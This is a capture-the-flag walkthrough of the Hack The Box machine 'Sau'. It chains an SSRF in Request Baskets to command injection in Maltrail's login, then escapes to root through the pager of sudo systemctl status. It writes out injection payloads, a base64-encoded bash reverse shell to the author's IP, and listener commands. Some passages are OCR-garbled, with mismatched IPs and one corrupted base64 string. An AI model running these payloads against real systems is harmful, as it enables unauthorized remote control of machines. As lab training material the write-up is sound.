Sau

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.224 Lets try pinging it

```
ping 10.10.11.224 -c 5

PING 10.10.11.224 (10.10.11.224) 56(84) bytes of data.
64 bytes from 10.10.11.224: icmp_seq=1 ttl=63 time=78.0 ms
64 bytes from 10.10.11.224: icmp_seq=2 ttl=63 time=87.7 ms
64 bytes from 10.10.11.224: icmp_seq=3 ttl=63 time=91.0 ms
64 bytes from 10.10.11.224: icmp_seq=4 ttl=63 time=75.1 ms
64 bytes from 10.10.11.224: icmp_seq=5 ttl=63 time=89.7 ms

--- 10.10.11.224 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 75.054/84.286/90.997/6.480 ms
```

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.224 --ulimit 5000
```

```
rustscan -a 10.10.11.224 --ulimit 5000
The houern bay for a Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
 ______
You miss 100% of the ports you don't scan. - RustScan
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.224:22
Open 10.10.11.224:55555
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-14 19:17 IST
Initiating Ping Scan at 19:17
Scanning 10.10.11.224 [2 ports]
Completed Ping Scan at 19:17, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, 0K: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:17
Scanning 10.10.11.224 [2 ports]
Discovered open port 22/tcp on 10.10.11.224
Discovered open port 55555/tcp on 10.10.11.224
Completed Connect Scan at 19:17, 0.15s elapsed (2 total ports)
Nmap scan report for 10.10.11.224
Host is up, received conn-refused (0.18s latency).
Scanned at 2024-10-14 19:17:57 IST for 1s
PORT
        STATE SERVICE REASON
22/tcp open ssh syn-ack
55555/tcp open unknown syn-ack
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

```
Open Ports

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack

55555/tcp open unknown syn-ack
```

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,55555 10.10.11.224 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,55555 10.10.11.224 -o aggressiveScan.txt
PORT
          STATE SERVICE VERSION
         open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
22/tcp
ssh-hostkey:
    3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
    256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
    256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open http Golang net/http server
| http-title: Request Baskets
_Requested resource was /web
 fingerprint-strings:
    FourOhFourRequest:
     HTTP/1.0 400 Bad Request
      Content-Type: text/plain; charset=utf-8
      X-Content-Type-Options: nosniff
      Date: Mon, 14 Oct 2024 13:39:36 GMT
      Content-Length: 75
      invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
    GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
      HTTP/1.1 400 Bad Request
      Content-Type: text/plain; charset=utf-8
      Connection: close
      Request
    GetRequest:
      HTTP/1.0 302 Found
      Content-Type: text/html; charset=utf-8
      Location: /web
      Date: Mon, 14 Oct 2024 13:39:17 GMT
      Content-Length: 27
      href="/web">Found</a>.
    HTTPOptions:
      HTTP/1.0 200 OK
      Allow: GET, OPTIONS
      Date: Mon, 14 Oct 2024 13:39:18 GMT
      Content-Length: 0
    OfficeCoar.
```

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
```

```
| ssh-hostkey:
| 3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| 256 b3:0c:47:fb:α2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open http Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| X-Content-Type-Options: nosniff
| Date: Mon, 14 Oct 2024 13:39:36 GMT
| Content-Length: 75
| invalid basket name; the name does not match pattern: ^[wd-.]
{1,250}$
| GenericLines, Help, LPDString, RTSPRequest, SIPOptions,
SSLSessionReg, Socks5:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
Request
| GetRequest:
| HTTP/1.0 302 Found
| Content-Type: text/html; charset=utf-8
| Location: /web
| Date: Mon, 14 Oct 2024 13:39:17 GMT
| Content-Length: 27
| href="/web">Found.
| HTTPOptions:
| HTTP/1.0 200 OK
| Allow: GET, OPTIONS
| Date: Mon, 14 Oct 2024 13:39:18 GMT
| Content-Length: 0
| OfficeScan:
| HTTP/1.1 400 Bad Request: missing required Host header
| Content-Type: text/plain; charset=utf-8
| Connection: close
|_ Request: missing required Host header
```

Directory Fuzzing

```
feroxbuster -u http://10.10.11.224:55555 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt -t 200 -
r
```

```
feroxbuster -u http://10.10.11.224:55555 -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt -t 200 -r
by Ben "epi" Risher 🤓
                                    ver: 2.11.0
                           http://10.10.11.224:55555
    Target Url
    Threads
                           200
                           /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
 Wordlist
   Status Codes
                           All Status Codes!
 ★ Timeout (secs)
    User-Agent
                           feroxbuster/2.11.0
                           /home/pks/.config/feroxbuster/ferox-config.toml

✗ Config File
 Extract Links
                           true
 MTTP methods
                           [GET]
   Follow Redirects
                           true
 Recursion Depth
 Press [ENTER] to use the Scan Management Menu™
                 Θl
        GET
                         ⊙w
                                     Oc Auto-filtering found 404-like response and created new filter; toggle off with
                               0c Auto-fittering .cc...
8700c http://10.10.11.224:55555/web
200
        GET
                2301
                          606w
                               13021c http://10.10.11.224:55555/web/baskets
200
        GET
               360l
                          928w
                           119/119
[########## - 2s
                                         0s
                                                 found:2
                                                              errors:0
[######### - 2s
                               113/113
                                          56/s http://10.10.11.224:55555/
```

```
    Directories


200 GET 230l 606w 8700c http://10.10.11.224:55555/web

200 GET 360l 928w 13021c http://10.10.11.224:55555/web/baskets
```

Alright lets take a look at this web application now

Web Application

Default page



So seem to be some sort of basket thing going on here

Lets make one




So lets try sending a request to this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±5 (0.384s) curl http://10.10.11.224:55555/x6dlefj
```

So lets see this on the site now



So there is this setting option uptop



So lets forward this to us First lets make a server on port 8000

```
nc -lvnp 8000
Listening on 0.0.0.0 8000
```

Now lets put in this URL in the config



Now lets apply and send a request again with curl

```
-/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±5
nc -lvnp 8000

Listening on 8.0.0.0 8000
Connection received on 10.18.11.224 42890
GET / HTTP/1.1
Host: 10.10.16.31:8080
User-Agent: curl/8.19.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip

-/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3

-/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3

-/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3
```

And we get the response on us There was an other option called proxy response lets check that in the config and try again

```
"/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau
nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.11.224 55212
GET / HTTP/1.1
Host: 10.10.16.31:8000
User-Agent: curl/8.10.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
"/Documents/Notes/Hands-on-Hacking/HacktheBox/Sacurl http://10.10.11.224:55555/x6dlefj
```

Notice that its hanging cuz its waiting for a response from the server and if we give it that



And we have SSRF :)
Lets forward now 127.0.0.1 to us that will do port 80 or the http
server we couldnt see



Lets try an curl request now

```
curl http://10.10.11.224:55555/x6dlefj
                          id="btnDrawTrails" class="status-button noselect" style="backgr
(148, 103, 189) 100%) repeat scroll 0 0 rgba(0, 0, 0, 0)" title="Trails">
                         <h4 id="trails_count">-</h4>
                          <span class="dynamicsparkline" id="trails_sparkline"></span>
                          <h6>Trails</h6>
                      </div>
              <div>
                  <!--<label>title</label>-->
                  <img id="graph_close" src="images/close.png" class="hidden" title="close"</pre>
              <div id="chart_area">
              </div>
           </div>
           <table width="100%" border="1" cellpadding="2" cellspacing="0" class="display co
          </div>
       <noscript>
           <div id="noscript">
              Javascript is disabled in your browser. You must have Javascript enabled to
          </div>
       </noscript>
       <div id="bottom_blank"></div>
       <div class="bottom noselect">Powered by <b>M</b>altrail (v<b>0.53</b>)</div>
       data-action="hide_threat">Hide threat
           data-action="report_false_positive">Report false positive
       <script defer type="text/javascript" src="js/main.js"></script>
```


Lets see what it is in a browser



Looks like just html is loaded but we do have tis maltrail version here lets find a exploit for this

Gaining Access

So found this blog post explaining the RCE exploit on this



So we need the /login page for this lets change the URI to that



Lets first try to hit this with curl

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (5.516s)
curl http://10.10.11.224:55555/x6dlefj
Login failed
```

This is good, lets apply that exploit now

```
-/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (7.378s)
time curl http://10.10.11.224:55555/x6dlefj -d 'username=; `sleep 2' ' 0.00s user 0.00s system 0% cpu 7.352 total

-/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)±3 (10.389s)
time curl http://10.10.11.224:55555/x6dlefj -d 'username=; `sleep 5' ' 0.00s user 0.00s system 0% cpu 10.362 total
```

And we have RCE look at the time it is approx 5.62 time for the request and sleep adds to it

Lets generate the revshell like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main) (0.028s)
echo -n "bash -i >& /dev/tcp/10.10.16.31/9001 0>&1 " | base64 -w 0
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAgMD4mMSAg
```

Now start the listener

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now use the RCE like this to get the revshell

```
curl http://10.10.11.224:55555/x6dlefj -d 'username=;`echo
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvOTAwMSAgMD4mMSAg | base64 -d |
bash`'
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau git:(main)
curl http://10.10.11.224:55555/x6dlefj -d 'username=;'echo YmFzaCAgLWkgPiYgL2Rldi98Y3AvMTAuMTYuMzEvOTAwMSAgMD4mMSAg | base64 -d | bash''
```

And we get our revshell

```
nc -lvnp 9001

Listening on 0.0.0.0 9001

Connection received on 10.10.11.224 59440

bash: cannot set terminal process group (895): Inappropriate ioctl for device bash: no job control in this shell puma@sau:/opt/maltrail$
```

Lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.224 59440
bash: cannot set terminal process group (895): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
puma@sau:/opt/maltrail$ ^Z
[1] + 26130 suspended nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sau/CVE-2023-27163
stty raw -echo; fg
[1] + 26130 continued nc -lvnp 9001

puma@sau:/opt/maltrail$ export TERM=xterm
puma@sau:/opt/maltrail$ puma@sau:/opt/maltrail$ puma@sau:/opt/maltrail$ puma@sau:/opt/maltrail$
```

And here is your user.txt

```
puma@sau:~$ cd
puma@sau:~$ ls -al
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19 2023 .
drwxr-xr-x 3 root root 4096 Apr 15 2023 ...
lrwxrwxrwx 1 root root 9 Apr 14 2023 .bash history -> /dev/null
-rw-r--r-- 1 puma puma 220 Feb 25
                                     2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25
                                     2020 .bashrc
drwx----- 2 puma puma 4096 Apr 15
                                     2023 .cache
drwx----- 3 puma puma 4096 Apr 15 2023 .qnupq
-rw-r--r-- 1 puma puma 807 Feb 25
                                     2020 .profile
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .wget-hst
-rw-r---- 1 root puma 33 Oct 14 13:34 user.txt
                                     2023 .wget-hsts -> /dev/null
puma@sau:~$
```

Vertical PrivEsc

Lets check the SUID binary to see this is just a easy privesc we can follow from gtfobins

```
puma@sau:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/at
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/umount
/usr/bin/gpasswd
puma@sau:~$
```

Pretty standard here
Lets check the sudo permissions

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$
```

Found a trick on this website for this : https://exploit-
notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-systemctl-privilege-escalation/
https://exploit-privilege-escalation/sudo-systemctl-privilege-escalation/

Spawn Shell in the Pager

sudo -l
output
(ALL) NOPASSWD: systemctl status example.service

If we can execute systemctl status as root, we can spawn another shell in the pager. Just run the command with sudo.

sudo systemctl status example.service

Then enter the following command in the pager like less.

!sh

Spawning the shell, then we can get another user shell.

Pretty standard less privesc Now lets use this to get root

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service

    trail.service - Maltrail. Server of malicious traffic detection system

     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:
     Active: active (running) since Mon 2024-10-14 13:34:31 UTC; 1h 47min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 895 (python3)
      Tasks: 11 (limit: 4662)
     Memory: 255.4M
     CGroup: /system.slice/trail.service
              — 895 /usr/bin/python3 server.py
             —1257 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
              —1258 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
              —1261 bash
              —1262 bash -i
              —1271 python3 -c import pty; pty.spawn("/bin/bash")
             —1272 /bin/bash
              -1331 sudo /usr/bin/systemctl status trail.service
              -1332 /usr/bin/systemctl status trail.service
             └─1333 pager
Oct 14 15:01:19 sau maltrail[1233]: Failed password for None from 127.0.0.1 por>
Oct 14 15:01:50 sau maltrail[1240]: Failed password for ;uid=1001(puma) gid=100>
Oct 14 15:02:31 sau maltrail[1248]: Failed password for ; from 127.0.0.1 port 3>
!sh
# id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
# cd /root
# ls -al
total 44
drwx----- 6 root root 4096 Oct 14 15:15 .
drwxr-xr-x 20 root root 4096 Jun 19 2023 ...
lrwxrwxrwx 1 root root 9 Apr 15 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 3 root root 4096 Jun 19 2023 .cache
-rw----- 1 root root
                        31 Oct 14 15:15 .lesshst
drwxr-xr-x
          3 root root 4096 Jun 8 2023 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwx----
          2 root root 4096 Apr 14 2023 .ssh
-rw-r--r--
          1 root root
                        39 Jun 8 2023 .vimrc
                        9 Apr 15
                                   2023 .wget-hsts -> /dev/null
lrwxrwxrwx
          1 root root
drwxr-xr-x 4 root root 4096 Jun 19 2023 go
-rw-r---- 1 root root 33 Oct 14 13:34 root.txt
#
```

Thanks for reading :)